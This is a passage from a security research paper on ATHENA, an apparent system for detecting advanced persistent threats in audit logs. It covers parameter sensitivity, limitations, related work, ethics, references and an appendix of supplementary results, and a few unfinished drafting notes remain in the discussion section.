Results & Analysis. Time Window Length (T). The time window defines the temporal scope of each snapshot. Moderate window expansion enriches semantic context, whereas overly large windows introduce noise by aggregating dominant benign behaviors, weakening anomaly signals. As shown in Figure 9a, a 0.2-minute window yields inferior detection performance due to insufficient contextual information. Performance improves as the window increases, saturates beyond 1 minute, and degrades sharply at 5 minutes as noise accumulates. From a resource perspective, small windows lead to snapshot fragmentation and higher management overhead, whereas excessively large windows substantially increase memory consumption due to expanded processing units. Overall, a 1-minute window achieves the best balance between detection accuracy and memory efficiency.

Neighborhood Size (N). Neighborhood size specifies the maximum hop count used to construct positive and negative samples in graph contrastive learning. Small neighborhoods restrict structural context, limiting discrimination between positive and negative samples, while excessively large neighborhoods introduce weakly related structures that increase contrastive noise. As shown in Figure 9b, expanding the neighborhood up to 4 hops enhances the modeling of structural differences and improves detection performance; performance remains stable within a moderate range and degrades as the neighborhood continues to grow due to noise accumulation. Memory consumption increases gradually with neighborhood size. Overall, a 4-hop neighborhood provides an effective trade-off between representational discriminability and resource overhead.

Threshold (R). The threshold bounds the distance between a sample and its nearest cluster center, classifying samples beyond this bound as anomalous. An overly low threshold suppresses anomaly detection and reduces recall, while an excessively high threshold increases false positives and degrades precision. As shown in Figure 9c, detection performance first improves and then deteriorates as the threshold increases, while memory consumption remains largely unaffected. Overall, a threshold of 3 achieves the most robust detection performance with negligible system overhead.

VI. Discussion and Limitations

DISC-TODO-1: add discussion on long dwell-time APT detection capability. Existing methods (UNICORN, ProGrapher, etc.) do not explicitly evaluate detection under prolonged attack dwell times. Discuss how ATHENA's persistent technique queue Q and LCS-based sequence alignment enable cross-temporal attack correlation without signal decay, and reference the S0–S3 time-sparse experiment results from RQ1.

False Positives. Although the proposed method achieves superior accuracy over multiple baselines, false positives may still occur due to data distribution shifts or previously unseen benign behaviors, which are inherent challenges in anomaly detection. These effects can be mitigated through periodic model updates and adaptive threshold calibration. In addition, *ATHENA* incorporates a global anomaly interpretation module that uses key-path extraction and semantic summarization to characterize anomalous execution behaviors, enabling analysts to quickly identify suspicious activities and accelerate incident analysis and response.

Concept Drift. DISC-TODO-2: rewrite concept drift discussion. Current version is too brief. Should discuss: (1) how ATHENA's sliding window and periodic model update mitigate short-term drift; (2) limitation that long-term drift (e.g., OS upgrades, new software) requires retraining; (3) lack of public provenance datasets for systematic long-term drift evaluation. Concept drift denotes the temporal evolution of system behavior distributions and is pervasive in intrusion detection. To address this challenge, *ATHENA*, built on dynamic graph neural networks (DGNNs), can be extended with continuous or online update mechanisms, such as meta-learning [25], to rapidly adapt to distribution shifts by leveraging prior knowledge. However, the absence of public provenance datasets that systematically capture long-term concept drift hinders the evaluation of stable long-term adaptation, leaving this an open problem.

Hallucination in Large Language Models. In snapshot-based APT attack summarization, incomplete inputs may cause LLMs to deviate from the true execution state, generating spurious process, file, or network activities. Current practice still relies on manual analysis and verification; fine-tuning [48] can improve the consistency between attack snapshots and investigation summaries, but its effectiveness is strongly influenced by faithfulness constraints and the availability of large-scale, high-quality annotated data. Consequently, constructing high-quality attack investigation datasets remains an open research direction.

Adaptive Adversarial Attacks. We evaluate *ATHENA* 's robustness to black-box attacks using random event injection (RQ5) and find no effective evasion. Gradient-based attacks [18] are impractical due to the inaccessibility of model parameters. We also examine training-time poisoning and find that, due to severe class imbalance in real-world data, effective poisoning would require large-scale manipulation of the training distribution, which is difficult to achieve without detection. Future work will consider robustness against real malicious operations rather than log-level events.

VII. Related Work

Rule-based Intrusion Detection Systems. Rule-based intrusion detection systems identify malicious activities through predefined rules. HOLMES [5], TPG [49], and Poirot [4] reconstruct attack chains using TTP rules, while DEPCOMM [50] derives compact attack paths by structurally partitioning provenance graphs. Other approaches, such as SLEUTH [51], MORSE [52], and Captain [6], detect attack behaviors via label propagation over provenance graphs. Despite their effectiveness, these methods are constrained by handcrafted rules and limited generalization to unseen attacks. In contrast, *ATHENA* uses LLMs to summarize system behaviors, enabling more generalizable attack understanding.

Learning-based Intrusion Detection Systems. This systems can be broadly divided into supervised and unsupervised approaches. Supervised methods such as ATLAS [7] and DeepLog [53] learn attack patterns from labeled log sequences but generalize poorly to unseen attacks. Unsupervised methods instead model normal system behavior for anomaly detection, including EdgeTorrent [10] based on temporal provenance graphs, ProGrapher [8] using temporal log representations, UNICORN [9] via graph sketching of APT behaviors, and ORTHRUS [11] combining encoder–decoder learning with causal analysis. In contrast, *ATHENA* models system behavior globally and rule-based filtering for improved detection.

Graph Contrastive Learning. Contrastive learning learns representations by pulling positive pairs together and pushing negatives apart [54]. GCL extends this paradigm to graphs via multi-view node and edge perturbations [29], [55]. To handle structural heterogeneity, GCA adaptively adjusts augmentation strength based on graph structure [44], while MoCL incorporates external knowledge for molecular graphs [56]. For text-attributed graphs, GAugLLM generates semantically equivalent textual views [57], and LATEX-GCL [58] optimizes textual and structural contrastive objectives.

VIII. Conclusions

In this paper, we present *ATHENA*, an automated system for detecting malicious behavior from audit logs. *ATHENA* leverages graph contrastive learning to learn discriminative representations that capture stealthy malicious semantics. By summarizing anomalous behavior paths into attack technique sequences, *ATHENA* enables global malicious behavior detection. Experiments on four real-world datasets demonstrate that *ATHENA* consistently outperforms existing methods in accuracy, robustness to mimicry attacks, and overall effectiveness.

IX. Ethical Considerations

This study uses only publicly available datasets (DARPA E3 [15], DARPA E5 [16], ATLAS [7], and OpTC [17]). These datasets are widely used benchmarks in the security research field, representative of typical attack scenarios, and their use does not involve additional authorization issues. None of these data contain personally identifiable information (PII). The system audit logs used in our experiments record only process, file, and network interaction events, without including emails, chats, account information, or other personal content. All experiments strictly comply with institutional and legal requirements, and no human subjects or sensitive personal data were involved. In terms of data handling, we ensured that all data were obtained from public sources and subjected to strict access control and compliance checks to avoid potential privacy risks. Since the datasets and reports contain no PII, there is no risk of personal privacy disclosure.

A potential concern is that adversaries might misuse our framework to evade detection. However, we consider this risk minimal, as the security research community is already well aware of the challenges posed by evasion and obfuscation [12]. Moreover, extensive technical details and attack techniques of advanced persistent threat (APT) groups have already been publicly disclosed by researchers and security vendors [59], and thus our work does not introduce additional sensitive information. We believe the benefits of this research far outweigh the potential risks. Our framework significantly enhances the interpretability and robustness of threat detection, enabling analysts to quickly identify critical nodes and causal chains while reducing the burden of manual verification. This not only improves detection efficiency but also strengthens defenders' ability to counter sophisticated attacks. Overall, our work advances detection and attribution methods for complex attack scenarios, with academic and practical value that clearly outweighs any potential risks.

References

[1] A. Alshamrani, S. Myneni, A. Chowdhary, and D. Huang, "A survey on advanced persistent threats: Techniques, solutions, challenges, and research opportunities," *IEEE Communications Surveys & Tutorials*, vol. 21, no. 2, pp. 1851–1877, 2019.

[2] Threat Research. (2021, nov) Second adobe flash zero-day cve-2015-5122 from hackingteam exploited in strategic web compromise targeting japanese victims. Accessed: 2025-05-19. Available: https://tagteam.harvard.edu/hub_feeds/4280/feed_items/3316898.

[3] B. Li. (2016, mar) Exploit kits 2015: Flash bugs, compromised sites, malvertising dominate. Accessed: 2025-05-19. Available: https://www.trendmicro.com/en_us/research/16/c/exploit-kits-2015-flash-bugs-compromised-sites-malvertising-dominate.html.

[4] S. M. Milajerdi, B. Eshete, R. Gjomemo, and V. Venkatakrishnan, "Poirot: Aligning attack behavior with kernel audit records for cyber threat hunting," in *Proceedings of the 2019 ACM SIGSAC conference on computer and communications security*, 2019, pp. 1795–1812.

[5] S. M. Milajerdi, R. Gjomemo, B. Eshete, R. Sekar, and V. Venkatakrishnan, "Holmes: real-time apt detection through correlation of suspicious information flows," in *2019 IEEE symposium on security and privacy (SP)*. IEEE, 2019, pp. 1137–1152.

[6] L. Wang, X. Shen, W. Li, Z. Li, R. Sekar, H. Liu, and Y. Chen, "Incorporating gradients to rules: Towards lightweight, adaptive provenance-based intrusion detection," *arXiv preprint arXiv:2404.14720*, 2024.

[7] A. Alsaheel, Y. Nan, S. Ma, L. Yu, G. Walkup, Z. B. Celik, X. Zhang, and D. Xu, "{ATLAS}: A sequence-based learning approach for attack investigation," in *30th USENIX security symposium (USENIX security 21)*, 2021, pp. 3005–3022.

[8] F. Yang, J. Xu, C. Xiong, Z. Li, and K. Zhang, "{PROGRAPHER}: An anomaly detection system based on provenance graph embedding," in *32nd USENIX Security Symposium (USENIX Security 23)*, 2023, pp. 4355–4372.

[9] X. Han, T. Pasquier, A. Bates, J. Mickens, and M. Seltzer, "Unicorn: Runtime provenance-based detector for advanced persistent threats," in *27th Annual Network and Distributed System Security Symposium, NDSS 2020*. The Internet Society, 2020.

[10] I. J. King, X. Shu, J. Jang, K. Eykholt, T. Lee, and H. H. Huang, "Edgetorrent: Real-time temporal graph representations for intrusion detection," in *Proceedings of the 26th International Symposium on Research in Attacks, Intrusions and Defenses*, 2023, pp. 77–91.

[11] B. Jiang, T. Bilot, N. El Madhoun, K. Al Agha, A. Zouaoui, S. Iqbal, X. Han, and T. Pasquier, "Orthrus: Achieving high quality of attribution in provenance-based intrusion detection systems," in *Security Symposium (USENIX Sec'25). USENIX*, 2025.

[12] Z. Jia, Y. Xiong, Y. Nan, Y. Zhang, J. Zhao, and M. Wen, "{MAGIC}: Detecting advanced persistent threats via masked graph representation learning," in *33rd USENIX Security Symposium (USENIX Security 24)*, 2024, pp. 5197–5214.

[13] Z. Cheng, Q. Lv, J. Liang, Y. Wang, D. Sun, T. Pasquier, and X. Han, "Kairos: Practical intrusion detection and investigation using whole-system provenance," in *2024 IEEE Symposium on Security and Privacy (SP)*. IEEE, 2024, pp. 3533–3551.

[14] J. Yong, H. Ma, Y. Ma, A. Yusof, Z. Liang, and E.-C. Chang, "Attackseqbench: Benchmarking large language models' understanding of sequential patterns in cyber attacks," *arXiv preprint arXiv:2503.03170*, 2025.

[15] "Darpa transparent computing program engagement 3 data release," https://github.com/darpa-i2o/Transparent-Computing, 2024, accessed: 2024-03-25.

[16] "Darpa transparent computing program engagement 5 data release," https://github.com/darpa-i2o/Transparent-Computing, 2024, accessed: 2025-07-23.
[17] "DARPA OPTC," https://github.com/FiveDirections/OpTC-data, 2019, accessed: 2025-07-23.
[18] A. Chakraborty, M. Alam, V. Dey, A. Chattopadhyay, and D. Mukhopadhyay, "A survey on adversarial attacks and defences," *CAAI Transactions on Intelligence Technology*, vol. 6, no. 1, pp. 25–45, 2021.
[19] S. T. King and P. M. Chen, "Backtracking intrusions," in *Proceedings of the nineteenth ACM symposium on Operating systems principles*, 2003, pp. 223–236.
[20] P. Jiang, R. Huang, D. Li, Y. Guo, X. Chen, J. Luan, Y. Ren, and X. Hu, "Auditing frameworks need resource isolation: A systematic study on the super producer threat to system auditing and its mitigation," in *32nd USENIX Security Symposium (USENIX Security 23)*, 2023, pp. 355–372.
[21] T. Pasquier, X. Han, M. Goldstein, T. Moyer, D. Eyers, M. Seltzer, and J. Bacon, "Practical whole-system provenance capture," in *Proceedings of the 2017 symposium on cloud computing*, 2017, pp. 405–418.
[22] Z. Li, Q. A. Chen, R. Yang, Y. Chen, and W. Ruan, "Threat detection and investigation with system-level provenance graphs: A survey," *Computers & Security*, vol. 106, p. 102282, 2021.
[23] E. Altinisik, F. Deniz, and H. T. Sencar, "Provg-searcher: a graph representation learning approach for efficient provenance graph search," in *Proceedings of the 2023 ACM SIGSAC conference on computer and communications security*, 2023, pp. 2247–2261.
[24] V. Gandhi, S. Banerjee, A. Agrawal, A. Ahmad, S. Lee, and M. Peinado, "Rethinking system audit architectures for high event coverage and synchronous log availability," in *32nd USENIX Security Symposium (USENIX Security 23)*, 2023, pp. 391–408.
[25] J. You, T. Du, and J. Leskovec, "Roland: graph learning framework for dynamic graphs," in *Proceedings of the 28th ACM SIGKDD conference on knowledge discovery and data mining*, 2022, pp. 2358–2366.
[26] J. Chung, C. Gulcehre, K. Cho, and Y. Bengio, "Empirical evaluation of gated recurrent neural networks on sequence modeling," *arXiv preprint arXiv:1412.3555*, 2014.
[27] P. Khosla, P. Teterwak, C. Wang, A. Sarna, Y. Tian, P. Isola, A. Maschinot, C. Liu, and D. Krishnan, "Supervised contrastive learning," *Advances in neural information processing systems*, vol. 33, pp. 18 661–18 673, 2020.
[28] F. Barr-Smith, X. Ugarte-Pedrero, M. Graziano, R. Spolaor, and I. Martinovic, "Survivalism: Systematic analysis of windows malware living-off-the-land," in *2021 IEEE Symposium on Security and Privacy (SP)*. IEEE, 2021, pp. 1557–1574.
[29] Y. You, T. Chen, Y. Sui, T. Chen, Z. Wang, and Y. Shen, "Graph contrastive learning with augmentations," *Advances in neural information processing systems*, vol. 33, pp. 5812–5823, 2020.
[30] N. Shervashidze, P. Schweitzer, E. J. Van Leeuwen, K. Mehlhorn, and K. M. Borgwardt, "Weisfeiler-lehman graph kernels." *Journal of Machine Learning Research*, vol. 12, no. 9, 2011.
[31] P. Jaccard, "The distribution of the flora in the alpine zone," *New Phytologist*, vol. 11, no. 2, pp. 37–50, 1912.
[32] K. Mukherjee, J. Wiedemeier, T. Wang, J. Wei, F. Chen, M. Kim, M. Kantarcioglu, and K. Jee, "Evading {Provenance-Based}{ML} detectors with adversarial system actions," in *32nd USENIX Security Symposium (USENIX Security 23)*, 2023, pp. 1199–1216.
[33] J. Robinson, C.-Y. Chuang, S. Sra, and S. Jegelka, "Contrastive learning with hard negative samples," in *International Conference on Learning Representations (ICLR)*, 2021.
[34] A. Mao, M. Mohri, and Y. Zhong, "Cross-entropy loss functions: Theoretical analysis and applications," in *International conference on Machine learning*. pmlr, 2023, pp. 23 803–23 828.
[35] E. AI, "Spacy: Industrial-strength natural language processing," 2015, accessed: 2025-04-10. [Online]. Available: https://spacy.io/
[36] J. H. Ward Jr, "Hierarchical grouping to optimize an objective function," *Journal of the American Statistical Association*, vol. 58, no. 301, pp. 236–244, 1963.
[37] N. Reimers and I. Gurevych, "Sentence-bert: Sentence embeddings using siamese bert-networks," in *Proceedings of the 2019 Conference on Empirical Methods in Natural Language Processing (EMNLP-IJCNLP)*, 2019.
[38] Y. Zhang, T. Du, Y. Ma, X. Wang, Y. Xie, G. Yang, Y. Lu, and E.-C. Chang, "Attackg+: Boosting attack graph construction with large language models," *Computers & Security*, vol. 150, p. 104220, 2025.
[39] D. S. Hirschberg, "Algorithms for the longest common subsequence problem," *Journal of the ACM (JACM)*, vol. 24, no. 4, pp. 664–675, 1977.
[40] G. Csárdi and T. Nepusz, "The igraph software package for complex network research," *InterJournal, Complex Systems*, vol. 1695, 2006. [Online]. Available: https://igraph.org
[41] A. Paszke, S. Gross, F. Massa, A. Lerer, J. Bradbury, G. Chanan, T. Killeen, Z. Lin, N. Gimelshein, L. Antiga *et al.*, "Pytorch: An imperative style, high-performance deep learning library," *Advances in neural information processing systems*, vol. 32, 2019.
[42] OpenAI, "Gpt-4 technical report," 2023. [Online]. Available: https://arxiv.org/abs/2303.08774
[43] ATHENA Project, "Multi-stage apt detection through graph contrastive learning and llm-driven semantic interpretation," https://anonymous.4open.science/r/APT-ATHENA, 2025, accessed: 2025-02-15.
[44] Y. Zhu, Y. Xu, F. Yu, Q. Liu, S. Wu, and L. Wang, "Graph contrastive learning with adaptive augmentation," in *Proceedings of the web conference 2021*, 2021, pp. 2069–2080.
[45] A. Goyal, X. Han, G. Wang, and A. Bates, "Sometimes, you aren't what you do: Mimicry attacks against provenance graph host intrusion detection systems," in *30th Network and Distributed System Security Symposium*, 2023.
[46] J. Yu, X. Xie, Q. Hu, Y. Ma, and Z. Zhao, "Chimera: Harnessing multi-agent llms for automatic insider threat simulation," in *Network and Distributed System Security Symposium*, 2026.
[47] K. Krippendorff, *Content Analysis: An Introduction to Its Methodology*. Sage Publications, 2004.
[48] M. Hu, B. He, Y. Wang, L. Li, C. Ma, and I. King, "Mitigating large language model hallucination with faithful finetuning," *arXiv preprint arXiv:2406.11267*, 2024.
[49] W. U. Hassan, A. Bates, and D. Marino, "Tactical provenance analysis for endpoint detection and response systems," in *2020 IEEE Symposium on Security and Privacy (SP)*, 2020, pp. 1172–1189.
[50] Z. Xu, P. Fang, C. Liu, X. Xiao, Y. Wen, and D. Meng, "Depcomm: Graph summarization on system audit logs for attack investigation," in *2022 IEEE Symposium on Security and Privacy (SP)*, 2022, pp. 540–557.
[51] M. N. Hossain, S. M. Milajerdi, J. Wang, B. Eshete, R. Gjomemo, R. Sekar, S. Stoller, and V. Venkatakrishnan, "{SLEUTH}: Real-time attack scenario reconstruction from {COTS} audit data," in *26th USENIX Security Symposium (USENIX Security 17)*, 2017, pp. 487–504.
[52] M. N. Hossain, S. Sheikhi, and R. Sekar, "Combating dependence explosion in forensic analysis using alternative tag propagation semantics," in *2020 IEEE symposium on security and privacy (SP)*. IEEE, 2020, pp. 1139–1155.
[53] M. Du, F. Li, G. Zheng, and V. Srikumar, "Deeplog: Anomaly detection and diagnosis from system logs through deep learning," in *Proceedings of the 2017 ACM SIGSAC conference on computer and communications security*, 2017, pp. 1285–1298.
[54] A. v. d. Oord, Y. Li, and O. Vinyals, "Representation learning with contrastive predictive coding," *arXiv preprint arXiv:1807.03748*, 2018.
[55] J. Qiu, Q. Chen, Y. Dong, J. Zhang, H. Yang, M. Ding, K. Wang, and J. Tang, "Gcc: Graph contrastive coding for graph neural network pre-training," in *Proceedings of the 26th ACM SIGKDD international conference on knowledge discovery & data mining*, 2020, pp. 1150–1160.
[56] M. Sun, J. Xing, H. Wang, B. Chen, and J. Zhou, "Mocl: data-driven molecular fingerprint via knowledge-aware contrastive learning from molecular graph," in *Proceedings of the 27th ACM SIGKDD conference on knowledge discovery & data mining*, 2021, pp. 3585–3594.
[57] Y. Fang, D. Fan, D. Zha, and Q. Tan, "Gaugllm: Improving graph contrastive learning for text-attributed graphs with large language models," in *Proceedings of the 30th ACM SIGKDD Conference on Knowledge Discovery and Data Mining*, 2024, pp. 747–758.
[58] H. Yang, X. Zhao, S. Huang, Q. Li, and G. Xu, "Latex-gcl: Large language models (llms)-based data augmentation for text-attributed graph contrastive learning," *arXiv preprint arXiv:2409.01145*, 2024.
[59] B. Nour, M. Pourzandi, and M. Debbabi, "A survey on threat hunting in enterprise networks," *IEEE communications surveys & tutorials*, vol. 25, no. 4, pp. 2299–2324, 2023.

APPENDIX

To support transparency, replication, future research, and compliance with the open science policy, we provide (1) malicious data with corresponding and labeled annotations, and (2) implementation code, available at https://anonymous.4open.science/r/APT-ATHENA.

To comply with data protection requirements and maintain ethical research practices, we do not include raw system logs or environment configurations that may contain sensitive information. By releasing the annotated data and code, we ensure that the research can be reproduced and validated while avoiding potential privacy and security risks.

This appendix presents the prompt templates used for LLM-guided semantic and structural mutation. Each prompt takes as input a node- or structure-level description together with its mapped TTP labels, and guides the LLM to generate a semantically plausible variant that implies a different TTP while preserving the stealthiness of the overall behavior.

This appendix reports supplementary results on the DARPA E3 and E5 datasets to provide a more comprehensive comparison between *ATHENA* and baseline methods. The results are summarized in Table XI.


TABLE XI
SUPPLEMENTARY EXPERIMENTAL RESULTS ON THE DARPA E3 AND E5 DATASETS.

Dataset	Method	Acc. (%)	Prec. (%)	F1. (%)	Rec. (%)	FPR (%)
E3-Cadets	ProGrapher	91.30	88.00	88.00	88.00	6.82
	Unicorn	84.06	81.82	72.00	76.60	9.09
	ATLAS	81.16	77.27	68.00	72.34	11.36
	MAGIC	86.96	83.33	80.00	81.63	9.09
	ATHENA	**93.94**	**92.00**	**92.00**	**92.00**	**4.88**
E3-ClearScope	ProGrapher	92.42	85.71	90.00	87.80	6.52
	Unicorn	83.33	73.68	70.00	71.79	10.87
	ATLAS	80.88	68.42	65.00	66.67	12.50
	MAGIC	89.39	84.21	80.00	82.05	7.32
	ATHENA	**95.45**	**90.48**	**95.00**	**92.68**	**4.35**
E5-ClearScope	ProGrapher	86.92	82.14	71.88	76.67	6.67
	Unicorn	84.11	80.00	62.50	70.18	6.67
	ATLAS	81.31	75.00	56.25	64.29	8.00
	MAGIC	91.59	89.66	81.25	85.25	**4.00**
	ATHENA	**93.46**	**87.88**	**90.62**	**89.23**	5.33
E5-Trace	ProGrapher	89.17	86.67	74.29	80.00	4.71
	Unicorn	85.00	81.48	62.86	70.97	5.88
	ATLAS	83.33	77.78	60.00	67.74	7.06
	MAGIC	92.50	90.62	82.86	86.57	3.53
	ATHENA	**94.17**	**93.75**	**85.71**	**89.55**	**2.35**


This appendix presents a parameter analysis of the model depth (D) and embedding width (W) used in *ATHENA*, as shown in Figure 10. We evaluate their impact on detection performance using the DARPA E-3 Trace dataset.

Model Depth (D). Model depth refers to the number of layers in the GCN. As the model depth increases, detection performance exhibits a non-linear trend: shallow architectures (e.g., 2 layers) yield lower F1 scores due to limited representational capacity; a depth of 3 layers achieves the best trade-off between expressiveness and generalization, resulting in the highest F1; further increasing the depth to 4 layers or more leads to performance degradation. Memory consumption remains largely stable across different depth settings. Overall, a 3-layer model provides the most robust balance between detection performance and resource overhead.


Embedding Width (W). Embedding width refers to the dimensionality of the embedding vectors, which controls the scale of node feature representations. Increasing the dimension from 16 to 64 significantly improves recall and F1, indicating enhanced structural representation. Further increasing the width to 128 and 256 degrades F1, as embeddings are expanded into weakly informative dimensions, reducing the separability between normal and anomalous samples under distance-based metrics. Memory consumption varies little with embedding width. Overall, a 64-dimensional embedding provides the best balance between detection performance and system overhead.



(a) Time Window Length




(b) Neighborhood Size




(c) Threshold

Fig. 9. Evaluation of key parameters in *ATHENA*: (a) time window length, (b) neighborhood size, (c) threshold.



(a) Model Depth



(b) Embedding Width

Fig. 10. Evaluation of key parameters in *ATHENA*: (a) model depth and (b) embedding width.